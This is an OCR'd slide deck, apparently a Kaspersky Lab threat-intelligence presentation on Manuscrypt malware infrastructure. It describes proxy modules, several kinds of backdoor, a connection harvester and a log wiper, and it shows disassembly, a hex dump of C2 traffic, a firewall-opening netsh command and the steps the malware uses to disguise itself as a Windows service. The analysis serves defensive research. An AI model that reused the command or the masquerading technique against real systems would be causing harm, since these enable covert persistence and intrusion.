
Working closely with investigation agency
— Investigate compromised server
— Found one proxy module

Expanding research with our telemetry
— Yara magic!
— Found additional module from compromised sever

Manuscrypt C2 infrastructure



Manuscrypt C2 Geolocations



Malwares/Tools from C&C server

Backdoor Variants

Threat actor uses many kind of backdoors - Active backdoor, Passive backdoor, HTTP backdoor, IIS backdoor

---

Proxy Malware

Main component of multi stage of proxy structure, forward incoming traffic to other host

---

Information Harvester

TCP connection harvester to steal inbound/outbound network connections

---

Other Tools

Loader to decrypt and execute encrypted payload, File wiper to wipe out specific file securely

KASPERSKY lab

Proxy module

Simply forward traffic from incoming host to next hop

Configuration

Stores configuration at registry key

```
.data:1001386C                 unicode 0, <3ce75937-683d-a84b-5390-175dc056279d>,0
.data:100138B6                 align 4
.data:100138B8 aSystemCurrentc:                        ; DATA XREF: sub_10001CB1+13↑o
.data:100138B8                                         ; ConfigRegWrite_sub_10001CEB+11↑o
.data:100138B8                 unicode 0, <SYSTEM\CurrentControlSet\Control\WMI\Security>,0
.data:10013914 ; wchar_t aAb
```

Saved configuration as specific file

Updating file with data from another hop

Decrypt this file when read

```
56                      push    esi
8D 85 00 FC FF FF       lea     eax, [ebp+var_400]
68 1C 39 01 10          push    offset aTcpbeep_ime ; "tcpbeep.ime"
50                      push    eax             ; wchar_t *
E8 B9 5C 00 00          call    _wcscat
8D 85 00 FC FF FF       lea     eax, [ebp+var_400]
68 14 39 01 10          push    offset aAb      ; "ab"
50                      push    eax             ; wchar_t *
```

Firewall punching

Add allowed port list using windows command

```
data:1001E310 aSd_eScNSshSrew db '%sd.e%sc n%ssh%srewa%s ad%s po%sop%sing T%s %d "%s"',0
data:1001E310                                          ; DATA XREF: FWPunching_sub_10001DB0+53↑o
data:1001E344 aCm             db 'cm',0                ; DATA XREF: FWPunching_sub_10001DB0+47↑o
data:1001E347                 align 4
data:1001E348 aXe             db 'xe /',0              ; DATA XREF: FWPunching_sub_10001DB0+42↑o
data:1001E34D                 align 10h
data:1001E350 aEt             db 'et',0                ; DATA XREF: FWPunching_sub_10001DB0+3D↑o
data:1001E353                 align 4
data:1001E354 aF1             db ' f1',0               ; DATA XREF: FWPunching_sub_10001DB0+38↑o
data:1001E358 aLl             db 'll',0                ; DATA XREF: FWPunching_sub_10001DB0+33↑o
data:1001E35B                 align 4
data:1001E35C aD              db 'd',0                 ; DATA XREF: FWPunching_sub_10001DB0+2E↑o
data:1001E35E                 align 10h
data:1001E360 aRt             db 'rt',0                ; DATA XREF: FWPunching_sub_10001DB0+29↑o
```


Fake SSL communication

Disguised as legit sites SSL handshaking

```
aWww_wikipedia_ db 'www.wikipedia.org',0 ; DATA XREF: .data:10013A0C↑o
                align 4
aWww_yahoo_com  db 'www.yahoo.com',0     ; DATA XREF: .data:10013A08↑o
                align 4
aWww_uc_com     db 'www.uc.com',0        ; DATA XREF: .data:10013A04↑o
                align 4
aWww_paypal_com db 'www.paypal.com',0    ; DATA XREF: .data:10013A00↑o
                align 4
aWww_linkedin_c db 'www.linkedin.com',0  ; DATA XREF: .data:100139FC↑o
                align 4
aWww_microsoft_ db 'www.microsoft.com',0 ; DATA XREF: .data:100139F8↑o
```

Proxy module – P2P proxy

P2P-based C&C infrastructures




Active backdoor

Has C&C server address, performs backdoor functions

IP-based communications

- Configuration data in registry key



- Full-featured backdoor
  - File / directory listing
  - Process handling
  - Get system information
  - Execute windows command
  - Send screenshot

HTTP-based communications

- Same configuration data with IP-based backdoor

- Choose HEAD, GET or POST method randomly when communicate C&C server

Address	Hex dump	ASCII (ANSI/OEM
00209BA8	48 45 41 44 20 69 78 76 65 77 70 2E 69 63 6F 20	HEAD ixvewp.ico
00209BB8	48 54 54 50 2F 31 2E 30 0D 0A 41 63 63 65 70 74	HTTP/1.0 Accept
00209BC8	3A 20 2A 2F 2A 0D 0A 41 4D 44 36 34 0D 0A 41 63	: */* AMD64 Ac
00209BD8	63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67	cept-Encoding: g
00209BE8	7A 69 70 2C 20 63 6F 6D 70 72 65 73 73 0D 0A 55	zip, compress U
00209BF8	73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C	ser-Agent: Mozil
00209C08	6C 61 72 2F 35 2E 30 20 28 63 6F 6D 70 61 74 69	lar/5.0 (compati
00209C18	62 6C 65 3B 20 4D 53 49 45 20 39 2E 30 3B 20 57	ble; MSIE 9.0; W
00209C28	69 6E 64 6F 77 73 20 4E 54 20 35 2E 32 3B 20 57	indows NT 5.2; W
00209C38	69 6E 36 34 3B 20 78 33 32 3B 20 54 72 69 64 65	in64; x32; Tride
00209C48	6E 74 2F 35 2E 30 29 0D 0A 48 6F 73 74 3A 20 77	nt/5.0) Host: w
00209C58	77 77 2E 6C 61 71 72 70 71 2E 63 6F 6D 0D 0A 44	ww.laqrpq.com D
00209C68	4E 54 3A 20 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F	NT: 1 Connectio
00209C78	6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D	n: Keep-Alive

- Full-featured backdoor

Passive backdoor

Doesn’t have C&C server address, Open port and wait connections

INSTALLATION PROCESS

- Get Windows service list and choose one
  - i.e. Choose “SharedAccess” service
- Get display name of service and append “Service”
  - i.e. Change “Internet Connection Sharing (ICS)" display name to “Internet Connection Sharing Service”
- Append decrypted strings at service display name
  - i.e. Append “is an essential element in Windows System configuration and management.”
- Change service name as small case and append “svc”
  - i.e. SharedAccess -> sharedaccesssvc
- Drop payload as service name
  - i.e. Drop payload to sharedaccesssvc.dll
- Change file timestamp

F/W Punching

cmd.exe /c netsh firewall add portopening TCP [Port] "adp"

```
68 B4A58110   PUSH OFFSET 1001A5B4          ASCII "adp"
50            PUSH EAX
68 B8A58110   PUSH OFFSET 1001A5B8          ASCII "CP"
68 30A88110   PUSH OFFSET 1001A830          ASCII "en"
68 A8A40110   PUSH OFFSET 1001A4A8          ASCII "rt"
68 D8A40110   PUSH OFFSET 1001A4D8
68 F8A58110   PUSH OFFSET 1001A5F8          ASCII "ll"
68 F8A38110   PUSH OFFSET 1001A3F8          ASCII " fi"
68 BCA78110   PUSH OFFSET 1001A7BC          ASCII "et"
68 E8A38110   PUSH OFFSET 1001A3E8          ASCII "xe /"
68 50AA0110   PUSH OFFSET 1001AA50          ASCII "cm"
8D8424 84000( LEA EAX,[LOCAL.767]
68 48A70110   PUSH OFFSET 1001A748          ASCII "%sd.e%sc n%ssh%srewa%s ad%s po%sop%sing t%s %d "%s""
50            PUSH EAX
E8 585D0000   CALL 1000DF1C
```

Backdoor functions

- Almost same with active backdoor
- Some variants has routing functions

KASPERSKY lab

Other tools

TCP Connection Harvester

```
aNotepad_exe    db '\notepad.exe',0     ; DATA XREF: sub_10001000+2E↑o
                                        ; sub_10001000+9A↑o
                align 10h
; char aRb[]
aRb             db 'rb',0               ; DATA XREF: svctfed32_PNF_file_op
                align 4
svctfed32_PNF   db '\inf\svctfed32.PNF',0
                                        ; DATA XREF: svctfed32_PNF_file_op
                                        ; sub_10001270+2E↑o ...
                align 4
; char aWb[]
aWb             db 'wb',0               ; DATA XREF: sub_10001270+88↑o
                align 4
TPCL            db 'TPCL',0             ; DATA XREF: sub_10001270+6C↑o
                align 4
; char aAB[]
aAB             db 'a+b',0              ; DATA XREF: write_system_info+20F
                                        ; sub_10001690+22D↑o ...
; CHAR aGetextendedtcp[]
aGetextendedtcp db 'GetExtendedTcpTable',0 ; DATA XREF: write_system_info+
; CHAR Iphlpapi_dll[]
Iphlpapi_dll    db 'Iphlpapi.dll',0     ; DATA XREF: write_system_info+A↑o
                                        ; sub_10001A00+A↑o
                align 4
; CHAR aAllocateandget[]
aAllocateandget db 'AllocateAndGetTcpExTableFromStack',0
                                        ; DATA XREF: sub_10001690:loc_1000
                align 10h
; CHAR iphlpapi_dll[]
iphlpapi_dll    db 'iphlpapi.dll',0     ; DATA XREF: sub_10001690+1A↑o
                align 10h
; CHAR aGettcptable[]
aGettcptable    db 'GetTcpTable',0      ; DATA XREF: sub_10001A00:loc_1000
; CHAR aSetservicestat[]
```

File name

Choose proper API depends on OS version

Log Wiper

Generate random buffer

Overwrite file with that data repeatly

Delete file

```
call    _memset
add     esp, 0Ch
mov     [esp+0A0h+var_88], ebp
call    ds:__imp_GetTickCount
push    eax             ; unsigned int
call    _srand
add     esp, 4
lea     esp, [esp+0]

loc_10001FD0:
call    _rand
mov     [esp+ebp+0A0h+var_84], al
inc     ebp
cmp     ebp, 80h
jb      short loc_10001FD0
```

KASPERSKY lab

Malwares/Tools from C&C server

	Active Backdoor	Passive Backdoor	Proxy	TCP conn Harvester	IIS Backdoor	HTTP Backdoor
Indonesia	○					
India	○	○	○		○	○
Malaysia						○
Bangladesh						○
Vietnam		○		○		○
Korea	○	○	○			○
Thailand				○		
Taiwan				○		

KASPERSKY lab

Malwares/Tools from C&C server

Case #1


Active backdoor

Columbia | Indonesia | Germany | India

Dominican Republic | South Korea | Sri Lanka

Case #2

Panama



Proxy | HTTP Backdoor | Passive Backdoor | TCP Conn Harvester

Vietnam

KASPERSKY lab

Vulnerability information

IP	Web server ver	OS fingerprinting
2xx.xx.xx.xxx	N/A	Windows Server 2003 R2
5x.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 (91%), Microsoft Windows Server 2003 SP2 (91%)
2xx.xx.xx.xxx	IIS 6.0	N/A
1xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows 2003 R2 (93%), Microsoft Windows Server 2003 (93%), Microsoft Windows Server 2003 SP2 (93%)
2xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows XP SP3 or Windows Server 2003 SP2 (97%), Microsoft Windows Server 2003 SP2 (94%),
1xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (99%), Microsoft Windows XP SP3 or Windows Server 2003 SP2 (97%), Microsoft Windows Server 2003 SP2 (94%),
2xx.xx.xx.xxx	IIS 6.0	N/A
2xx.xx.xx.xxx	IIS 6.0	Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (89%)
5x.xx.xx.xxx	N/A	Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (92%), Microsoft Windows Server 2003 SP1 - SP2 (92%)


Vulnerability information

2017-03-26
CVE-2017-7269 published

2017-03-31
PoC for CVE-2017-7269 added to Metasploit module

